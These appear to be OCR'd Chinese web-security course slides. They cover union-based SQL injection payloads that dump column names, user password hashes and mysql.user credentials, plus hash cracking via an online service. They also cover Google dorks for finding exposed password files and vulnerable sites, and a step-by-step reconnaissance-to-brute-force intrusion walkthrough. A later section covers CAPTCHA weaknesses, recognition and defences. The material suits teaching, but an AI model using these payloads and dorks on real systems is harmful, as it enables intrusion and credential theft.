
4.猜列名

```
1' union select 1,group_concat(column_name)
from information_schema.columns
where table_name ='users'#
```

得列名：user_id,first_name,last_name,user,password,avatar,last_login,failed_login

5.猜用户密码


1' union select null,concat_ws(char(32,58,32),user,passwo
from users #



得用户密码MD5值


6. 破解用户密码

使用https://cmd5.com，对上述MD5值进行破解，还原admin用户密码明文。




7. 猜root用户信息

1' union select 1,group_concat(user,password) from mysql.user#



实例一




- 请给出后台实际执行的SQL语句？

```
SELECT first_name, last_name FROM users WHERE user_id = '1';
```

实例二

SELECT first_name, last_name FROM users WHERE user_id = '1' order by 1#`;(按照Mysql语法，#后面会被注释掉，使用这种方法屏蔽掉后面的单引号，避免语法错误)



- 由此，可以获得什么信息？

由此可知，users表中只有两个字段，数据为两列。

Google Hacking

- Google Hacking的原理
- Google Hacking的实际应用

Google Hacking

- 随着搜索引擎的不断发展，利用搜索引擎可以轻松搜索到需要的内容。但是过于强大的搜索机器人有时候却将原本保密的信息给提交到了搜索引擎的数据库中，从而了暴露了他人的隐私。
- Google Hacking就是利用搜索引擎搜索所需要的敏感信息的一种手段。

- Google Hacking的原理非常简单，由于许多有特定漏洞的网站都有类似的标志页面，而这些页面如果被搜索引擎的数据库索引到，我们就可以通过搜索指定的单词来找到某些有指定漏洞的网站。
- 简而言之，我们利用一些搜索方法，来搜索漏洞。下面介绍一些常用的语法。

Google Hacking的原理

- intext：就是把网页正文内容中的某个字符做为搜索条件

  例如在Google里输入“intext:动网”（注意：在搜索引擎中输入的字符不包括“”，本节中以下同），将返回所有在网页正文部分包含“动网”的网页。

- allintext：使用方法和intext类似。
- intitle：和intext相近，搜索网页标题中是否有所要找的字符。

  例如搜索“intitle:IT安全”，将返回所有网页标题中包含“IT安全”的网页。

- allintitle：也同intitle类似。
- cache：搜索Google里关于某些内容的缓存。
- define：搜索某个词语的定义。

  比如搜索“define:黑客”，将返回关于“黑客”的定义。

Google Hacking的原理

- filetype：搜索指定类型的文件。这个是要重点推荐的，无论是撒网式攻击还是我们后面要说的对特定目标进行信息收集都需要用到它。

  例如输入“filetype:mdb”，将返回所有以“mdb”结尾的文件URL。如果对方的虚拟主机或服务器没有限制下载，那么单击这些URL就可以将对方的这些文件下载下来。

- info：查找指定站点的一些基本信息。

- inurl：搜索指定的字符是否存在于URL中。

  例如输入“inurl:admin”，将返回许多类似于这样的连接：http://www.xxx.com/xxx/admin，用这一搜索指令来寻找管理员

Google Hacking的原理

- link：查找和指定网站做了链接的网站。
  例如搜索“inurl:www.xfocus.net”可以返回所有和www.xfocus.net做了链接的URL。
- site：用来查找与指定网站有关的链接。
  例如输入“site:www.xfocus.net”将返回所有和www.xfocus.net有关的URL。
- 还有一些操作符也是很有用的：
  - `+` 把Google可能忽略的字列入查询范围
  - `-` 把某个字忽略
  - `~` 同意词
  - `.` 单一的通配符
  - `*` 通配符，可代表多个字母
  - `""` 精确查询

Google Hacking的实际应用

- 利用“index of”来查找开放目录浏览的站点

比如，在Google中搜索“intitle:”index of” passwd”，其中一个链接打开之后，显示的内容如下页所示。

passlist.txt中存放的就是所有的账号和密码，点击即可以打开浏览。而admin.mdb也可以下载。

Google Hacking的实际应用

Google Hacking的实际应用

- 搜索指定漏洞程序

例如ZeroBoard前段时间被发现一个文件代码泄露的漏洞，可以用Google来寻找网上使用这套程序的站点。在Google中输入“intext:ZeroBoard filetype:php”或“inurl:outlogin.php?_zb_path=site:.jp”来寻找所需要的页面。

phpMyAdmin是一套功能强大的数据库操作软件，一些站点由于配置失误，导致用户可以不使用密码直接对phpMyAdmin进行建立、复制、删除等操作，我们可以用“intitle:phpmyadmin intext:Create new database”来搜索存在这样漏洞的程序网址。

Google Hacking的实际应用

- 查找有跨站脚本漏洞的站点：

  allinurl:/scripts/cart32.exe

  allinurl:/CuteNews/show_archives.php

  allinurl:/phpinfo.php

- 查找有SQL注入漏洞的站点：

  allinurl:/privmsg.php

Google Hacking的实际应用

- 下面以www.xxx.com站点为例，介绍如何利用Google进行一次完整入侵过程。
- 首先，用Google查看这个站点的基本情况

在Google中输入：site:xxx.com

从返回的信息中，找到几个相关的域名，假设为

http://a1.xxx.com、http://a2.xxx.com、

http://a3.xxx.com、http://a4.xxx.com

- 然后，使用Ping命令对这几个域名进行测试，查看它们是否使用的是同一个服务器。

Google Hacking的实际应用

- 接下来，在Google中输入site:xxx.com filetype:doc，看看是否有比较有用的doc文档资料。
- 查找网站的管理后台地址。输入：

site:xxx.com intext:管理

site:xxx.com inurl:login

site:xxx.com intitle:管理

假设获得2个管理后台地址：

http://a2.xxx.com/sys/admin_login.asp、

http://a3.xxx.com:88/_admin/login_in.asp

Google Hacking的实际应用

- 得到后台地址后，来看一下服务器上运行的是什么程序。输入：

```
site:a2.xxx.com filetype:asp
site:a2.xxx.com filetype:php
site:a2.xxx.com filetype:aspx
site:a3.xxx.com filetype:asp
......
```

假设探测到a2服务器用的是IIS，上面用的是ASP的整站程序，还有一个PHP的论坛，a3服务器也是IIS，使用的是ASPX+ASP。

- 既然是论坛，看看有没有公共的FTP帐号之类：

```
site:a2.xxx.com intext:ftp://*:*
```

Google Hacking的实际应用

- 如果没找到什么有价值的东西，再看看有没有上传的漏洞：

  site:a2.xxx.com inurl:file

  site:a3.xxx.com inurl:load

  假设在a2上发现一个上传文件的页面http://a2.xxxx.com/sys/uploadfile.asp，用IE查看一下，发现没有权限访问。

- 接下来试试注入漏洞。输入：

  site:a2.xxx.com filetype:asp

  得到几个ASP页面的地址，使用软件进行注入。

  此外，我们还可以使用site:xxx.com intext:*@xxx.com

  获取一些邮件地址，以及邮箱主人的名字；

  使用 site:xxxx.com intext:电话 来获得一些电话

- 把搜集到的这些信息做个字典，用暴力软件进行破解，得到几个用户名和密码，即可进行登录了。剩下的其它入侵行为，在此不再赘述。

网页验证码攻击

- 网页验证码概述
- 验证码技术
- 验证码识别工具演示
- 防范验证码攻击

网页验证码概述

- 验证码技术属于人机区分问题，这在英文中称为CAPTCHA，它是是Completely Automated Public Turing Test to Tell Computers and Humans Apart（全自动区分计算机和人类的图灵测试)的简称。
- 验证码技术的主要思想是对验证码字体和背景进行处理，使得信息提交过程必须通过人为参与完成。

网页验证码概述(2)

- 在现实中，我们接触的最多的人机区分的实际应用可能就是在网络上到处都可遇到的各种验证码。
- 一般的，验证码是一幅显示几个阿拉伯数字、英文字母或者汉字的静态图片，图片中加入一些干扰像素，要求用户识别其中的字符从而达到人机区分的安全控制目的。

网页验证码概述(4)

- 随着网络论坛以及各类交互式网站的日益火爆，网上出现了越来越多自动灌水机、广告机、论坛自动注册机、用户密码破解机等软件。
- 这些软件有的是针对某个网站而设计开发的，有的则整合数个网站于一体，拥有注册、登陆、发帖、回复等网站提供给用户的功能。
- 比较优秀的多功能自动软件有非免费的“发帖之神II”等代表作。

网页验证码概述(5)

- 为了确保用户提交的请求是在线进行的正常操作，越来越多的网站都采用了验证码技术，防止用户使用程序自动机进行自动提交注入，以保证服务器系统的稳定和用户信息的安全，避免服务器交互处理遭受不必要的攻击。
- 验证码的作用主要有防止暴力破解，防止恶意灌水，防止自动提交等。

网页验证码概述(6)

- 虽然现在有些技术可以绕过部分的验证码，但使用验证码技术，也还是对攻击有一定的制约作用，并且主要的对网站的信息安全还是起到了显著的保护屏障的作用。

验证码技术


- 基于表单自动提交的HTTP攻击
- 基于验证码的表单提交流程
- 验证码的有效性
- 验证码的类型

基于表单自动提交的HTTP攻击

- 互联网上涉及到用户交互的很多操作（如注册、登录、发贴等）都是用提交表单的方式实现的。
- 根据HTTP协议，攻击者可以编写程序模拟表单提交的方式，将非正常的数据向网站服务器自动、快速提交，这就构成了基本的基于表单自动提交的HTTP攻击。

基于表单自动提交的HTTP攻击(2)

•如图所示，其中，虚线表示攻击者的数据自动提交方式。



基于表单自动提交的HTTP攻击(3)

- 这种简单的HTTP攻击可能会导致以下四种安全问题：

  (1)攻击者可以在短时间内注册大量的Web服务账户。这不但会占用大量的服务器及数据库资源，攻击者还可能使用这些账户为其他用户制造麻烦，如发送垃圾邮件或通过同时登录多个账户来延缓服务速度等；

基于表单自动提交的HTTP攻击(4)


(2)攻击者可以通过反复登录来暴力破解用户密码，导致用户隐私信息的泄漏；

(3)攻击者可以在论坛中迅速发表成千上万的垃圾帖子，严重影响系统性能，甚至导致服务器崩溃；

(4)攻击者可对系统实施SQL注入或其它脚本攻击，从而窃取管理员密码，查看、修改服务器本地文件，对系统安全造成极大威胁。

基于验证码的表单提交流程

- 为了防止攻击者利用程序自动注册、登录、发帖，验证码技术日益得到广泛的应用。
- 基于验证码的表单提交流程如图所示。



基于验证码的表单提交流程(2)

- 这种流程多了图片验证码的生成与验证机制。
- 所谓验证码，又称“附加码”，就是一串随机产生的字符串。服务器端将随机产生的验证码写到内存中，同时以某种形式展现给用户，用户在提交表单时必须同时填写验证码，如果与服务器端保存的字符串相同(即验证成功)，才能继续操作；否则，用户将无法使用后续的功能。

基于验证码的表单提交流程(3)

- 由于验证码是随机产生的字符串，每次请求都会发生变化，攻击者难于猜测其具体内容且无法穷举，模拟表单提交时便很难正确填写并通过验证，这样就实现了阻挡攻击的目的。

验证码的有效性

- 验证码流程的有效性基于以下两个很重要的假设：

  假设1：用户可以收到并了解验证码；

  假设2：攻击者的自动程序无法了解验证码。

- 这二者必须同时成立。因为：

  如果用户不能了解验证码，那么将无法完成提交动作；

  如果可以编写程序自动获取验证码，那么攻击者就能够通过验证过程，实现攻击行为。

验证码的类型

- 当前互联网上较为常见的验证码主要有以下几种：

  文本验证码：在网页上以文本形式呈现给用户；

  手机验证码：用户在网页上提交自己的手机号码，系统以短信形式将验证码发送到用户手机上；

  邮件验证码：用户在网页上提交自己的电子邮箱，系统以e-mail形式将验证码发送到用户的邮箱中；

  图片验证码：又称“验证水印”，在网页上以图片形式呈现给用户。

- 尽管验证码对表单提交流程的安全起到了很重要的作用，但其自身的安全性却为很多网站所忽略，以致成为新的安全隐患

文本验证码

- 由于验证码内容会原原本本地写在用户浏览到的网页中，编写程序对HTML文件进行一定分析后，同样可以获知验证码内容。
- 因此，文本验证码的安全性很差， 目前已经很少有网站采用这种形式。

手机验证码

- 由于需要查看手机才能知道验证码内容，攻击者通常没有办法实现自动获取，因此，仅从验证码的角度来说，这种方法可以较好地阻挡攻击者。
- 手机验证码的问题主要存在两点：

受移动运营商短信网关的限制，有时会导致用户无法收到短信，从而使假设1不成立；

可能造成对手机的DoS攻击：将指定手机号用于接收验证码，编写程序不断向服务器提交请求，就会使该手机不断收到验证码短信，对用户造成骚扰，甚至导致手机死机等后果。

邮件验证码

- 这种形式的验证码仅仅比文本验证码的安全性略高，但仍然不能保证基本的安全性。原因有两点：

  依赖于邮件服务器，可能在大量邮件中，验证码邮件被淹没，或被防火墙过滤。

  与手机验证码相似，攻击者可以利用这种方式向被攻击者的电子邮箱发起DoS攻击，导致被攻击者的邮箱充满相关垃圾邮件，无法接收新邮件。

图片验证码

新浪

动网论坛

Discuz论坛

腾讯

图片验证码(2)

- 图像验证码又称“验证水印”，在网页上以图片形式呈现。其实现是通过算法加入各种难点，生成一幅需要用户识别的图片。
- 经统计，验证码一般有以下的难点：

  噪声

  字体

  字符出现位置

  字符个数

  英文字母大小写

噪声


- 整体背景干净；或有一些简单的单个或多个集团噪点。
- 整体背景基本干净；噪声为规划或不规则的线条，所在位置随机或不随机。
- 背景经过设计，有多种视觉效果；噪声为点或者线条。

字体

- 字体端正，有明显横向的间隔。
- 字体较端正，大多数有明显横向的间隔。
- 字体宽窄不一。
- 字体为各种扭曲、扭转、模糊、缺失、多态等特点，有横向的间隔。
- 字体为各种扭曲、扭转、模糊、缺失、多态等特点，字体重叠，或者上下有累叠，或者上下有累叠使得横向无间隔。

自动识别图像验证码

•图像验证码的识别技术与图像处理、模式识别、人工智能相关。一般通用的算法框架如图所示。



自动识别图像验证码(2)

- 可以把识别的流程分为三个阶段：

  预处理：彩色去噪、二值变换、黑白去噪

  字符分割（图片分割）

  字符识别：特征表示、建立模板库、识别

彩色去噪

- 彩色去噪算法有多种选择，如彩色图像中值滤波、粗糙集理论的滤波、矢量滤波等等。
- 但注意这些都是普适性的算法，在处理分辨率较低的验证码图片时可能会造成不希望的损失，所以应加入自己的改造措施来避免对于某些验证码的滤波损失。
- 彩色去噪属于图像处理技术，如果对此感兴趣，可以自行学习相关技术。

二值变换

- 二值变换是按照灰度转换公式把彩色bmp图像转换成灰度图像。
- 二值变换也属于图像处理技术，请自行学习。

黑白去噪

- 黑白去噪算法相对简单，对于某黑色的像素点，可以视其周围的白色象素点个数来判断其是否为噪声。

字符分割

- 如果验证码各字符的坐标位置和字符大小都是固定的，那么，只需截取指定起点位置、指定长宽值的矩形区域与各模板逐个比对，匹配度最高的数字即为识别结果。
- 如果验证码各字符的位置不固定，那么可以采用滑动窗口的办法：在指定区域内，滑动截取不同起点位置、指定长宽值的矩形，不断与模板相比对，匹配度最高的数字即为识别结果，对应的起点位置则为字符的坐标。

字符识别

- 识别算法一般依靠模板库。建立模板库首先进行特征提取，然后把该特征作为样本存储在模板库中，提取的特征可以是0和1字符串，也可以是映射直方图等等。
- 最后利用生成的模板库，进行基于匹配的识别过程。

验证码识别工具演示

- 下载地址：http://www.captchio.com

该工具可以识别较简单的验证码，识别率并非百分之百！

防范验证码攻击

- 对基于验证码的表单提交流程，应该：

  任何时候，都不应当使用安全性很差的文本验证码；

  应尽量不使用手机验证码、邮件验证码，以避免手机/邮件DoS攻击；

  建议使用安全性较高的图片验证码。

防范验证码攻击(2)

- 事实上，对图片验证码的识别与光学字符识别(optical character recognition，OCR)技术在本质上是完全相同的。而在OCR领域，目前对印刷体(数字、西文字母，甚至汉字)的识别技术已经相当成熟。因此，图片验证码面临的安全形势相当严峻。
- 考虑到目前OCR技术中尚存在一些不够成熟的领域，如脱机手写体的识别、多语言文字混排的识别、退化严重的文字识别等，建议在图片验证码的设计中，加强以下几方面的变化：扩展字符集(可以考虑用汉字作为字符集)；随机变化字体和字符大小；随机设定字符的倾斜程度；随机设置字符坐标位置；增强背景混淆等。

防范验证码攻击(3)

- 此外，应该着重设计那些程序难以区分的难点：

  巧妙的设计背景灰度，使得程序很难对背景与字符有效区分，但人眼却可以轻松分辨出灰度的差异；

  避免字符左右规矩的排列，而应有一定的上下累叠，使得横向上没有办法简单的切割；

  点状或者团状的噪声容易被程序识别，而特别设计的线条型噪声，自动识别程序就很难有效的去噪。

防范验证码攻击(4)

- 还可以加入更多的随机性：

  字符位置随机出现以防止定制的切割；

  字符字体大小的随机性；

  字符的形态随机生成以降低匹配效果；

  GIF动画图片是一个不错的想法，但完整字符的那幅图出现的时间应随机，避免固定的放在最后。

防范验证码攻击(5)

- 当然，根据前面讨论的有效性假设，在增强图片验证码安全性的同时，还要注意不能使用户肉眼分辨过于困难。

防御Web攻击

- Web服务器安全配置
- Web浏览者的安全措施
- Web安全需澄清的五个误解

